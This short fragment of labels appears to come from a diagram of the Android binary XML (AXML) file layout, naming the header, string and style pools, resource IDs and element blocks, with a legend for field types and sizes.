AXMLHeader_STR_POOL
stringoffsets
styleoffsets
stringblocks
styleblocks
AXMLHeader
resourceids
XMLElement
...
XMLElement
resourceid
u32
4
...
resourceid
u32
4
Legend
Optional block
Define block
Pointer or index
Length of elements
Legend
size
Name of the value
u16
Type
2
Size
8
Default value